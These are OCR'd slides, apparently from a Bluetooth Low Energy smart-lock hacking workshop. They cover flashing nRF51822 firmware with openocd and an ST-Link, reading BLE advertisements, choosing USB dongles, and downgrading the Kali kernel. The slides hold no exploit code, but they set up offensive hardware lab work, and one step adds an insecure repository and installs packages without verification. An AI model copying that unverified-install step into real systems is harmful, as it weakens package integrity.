
nrf/smartlockpicking/smartlockpicking_uvision5_nrf51822.zip

You can import this zip into mbed.com (it will compile without error). You can also use offline mbed CLI or other IDE (e.g. Keil).

Flashing nRF51822 module

Can be flashed using SWD:

- STM32 debugger hardware (e.g. ST-Link V2)
- Raspberry Pi GPIO



ST-Link V2

Non-original starting at $5

Works with open-source software openocd (www.openocd.org)


Connect ST-Link to BLE400

SWDIO – SWIO


SWCLK – SWD

GND – GND

3.3V unconnected, we'll power board using USB



Connect BLE400



Openocd (already installed)

Kali Linux (already in your VM):

apt-get install openocd

Openocd – parameters

```
root@kali:~# openocd -f
/usr/share/openocd/scripts/interface/stlink-v2.cfg
-f /usr/share/openocd/scripts/target/nrf51.cfg
```

Select ST-Link V2 as interface

Connect to nRF51 target

Start openocd ready script in your VM

```
root@kali:~# ./openocd.sh
```

Ready to use script openocd.sh in your VM

```
root@kali:~# ./openocd.sh
Open On-Chip Debugger 0.10.0
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "hla_swd". To override u
se 'transport select <transport>'.
Info : The selected transport took over low-level target control. The results mi
ght differ compared to plain JTAG/SWD
adapter speed: 1000 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : clock speed 950 kHz
Info : STLINK v2 JTAG v21 API v2 SWIM v4 VID 0x0483 PID 0x3748
Info : using stlink api v2
Info : Target voltage: 3.252590
Info : nrf51.cpu: hardware has 4 breakpoints, 2 watchpoints
```

Successfully connected

Troubleshooting: bad connection

```
cortex_m reset_config sysresetreq
adapter speed: 1000 kHz
Info : BCM2835 GPIO JTAG/SWD bitbang driver
Info : SWD only mode enabled (specify tck, tms, tdi
and tdo gpios to add JTAG mode)
Info : clock speed 1001 kHz
Info : SWD DPIDR 0x00000001
Error: Could not initialize the debug port
```

1. Have you powered the board via USB?
2. Check your wiring

Connect to Openocd console

Openocd listens on TCP/4444. Open new terminal, connect using telnet:

```
root@kali:~# telnet localhost 4444
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
>
```

Openocd: „format" flash

```
Open On-Chip Debugger
> halt
target halted due to debug-request, current mode: Handler HardFault
xPSR: 0xa1000003 pc: 0x0001c320 msp: 0x20003ea8
> nrf51 mass_erase
nRF51822-QFAC(build code: A1) 256kB Flash
> reset
> halt
target halted due to debug-request, current mode: Handler HardFault
xPSR: 0xc1000003 pc: 0xfffffffe msp: 0xfffffffd8
```

Openocd – write firmware to flash

```
> flash write_image nrf/smartlockpicking/smartlockpicking01.hex
Padding image section 0 with 2112 bytes
Padding image section 1 with 2856 bytes
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
t WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
get halted due to breakpoint, current mode: Handler HardFault
xPSR: 0x61000003 pc: 0x2000001e msp: 0xfffffffd8
wrote 126572 bytes from file nrf/smartlockpicking/smartlockpicking01.hex in 3.117295s
(39.652 KiB/s)
> reset
```

Choose your ID

Success

Reset the device, new firmware will start running, LED should blink

In case of trouble...

```
Padding image section 0 with 2112 bytes
Padding image section 1 with 2856 bytes
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
timeout waiting for algorithm, a target reset is recommended
Failed to write to nrf51 flash
error writing to flash at address 0x00000000 at offset 0x00000000
```

... try again with reset and halt

```
> reset

> halt

target halted due to debug-request, current mode:
Handler HardFault

xPSR: 0xc1000003 pc: 0xfffffffe msp: 0xfffffffd8
```

BLE ADVERTISEMENTS

BLE broadcast -> receive


advertisement

Public, by design available for all in range

(with exception of targeted advertisements, not widely used in practice)


Mobile apps

Android:
nRF Connect for Mobile
https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp




iOS:
nRF Connect for Mobile
https://itunes.apple.com/us/app/locate-beacon/id738709014


LightBlue
https://itunes.apple.com/us/app/lightblue-bluetooth-low-energy/id557428110



Your device advertisement in nRF Connect



0x08 – shortened local name



Advertisement data

Devices broadcast data formatted according to „Generic Access Profile” specification, for example („header” values):

0x08 «Shortened Local Name»

0x09 «Complete Local Name»

0x16 «Service Data»

0xFF «Manufacturer Specific Data»

Beacon values, manufacturer proprietary...

https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile

Linux – interacting with BLE

BlueZ, command-line tools, scripting languages...

Hardware: BLE USB dongle

CSR8510 – most common, good enough, ~ 5 EUR

Other chips (often built in laptops)

- Intel, Broadcom, Marvell...
- May be a bit unstable (e.g. with MAC address change)


Power:

- Class II – 2.5 mW, 10m range – most common
- Class I – 100 mW, 100 m range – more expensive, actually not necessary

Update: Kali 2018.3 VM problem

You may experience instability with external USB BLE adapters with Kali Linux 2018.3 VM (the one provided for workshop).

Example symptom:



Multiple tools may unexpectedly „hang” or not work correctly (hcitool lescan, gatttool, gatttacker, bleah, ...).

Update: Kali 2018.3 VM problem

Suspected cause: new Linux kernel

Kali 2018.3 brings the kernel up to version 4.17.0 and while 4.17.0 did not introduce many changes, 4.16.0 had a huge number of additions and improvements including more Spectre and Meltdown fixes, improved power management, and better GPU support.

https://www.kali.org/releases/kali-linux-2018-3-release/

Solution:

- use Kali 2018.2 with previous kernel 4.15
- downgrade kernel to 4.15 manually

Downgrade kernel to 4.15 manually

1. Edit /etc/apt/sources.list and add following line:

```
deb [allow-insecure=yes] http://old.kali.org/kali 2018.2 main
```

2. Update the repositories

```
# apt-get update
```


3. Install kernel 4.15:

```
# apt-get install linux-image-4.15.0-kali2-amd64
(...)
Install these packages without verification? [y/N] y
```


Downgrade kernel to 4.15 – boot

4. Boot into the 4.15 kernel.

Choose „advanced options (...)” during boot, then „Linux 4.15...”



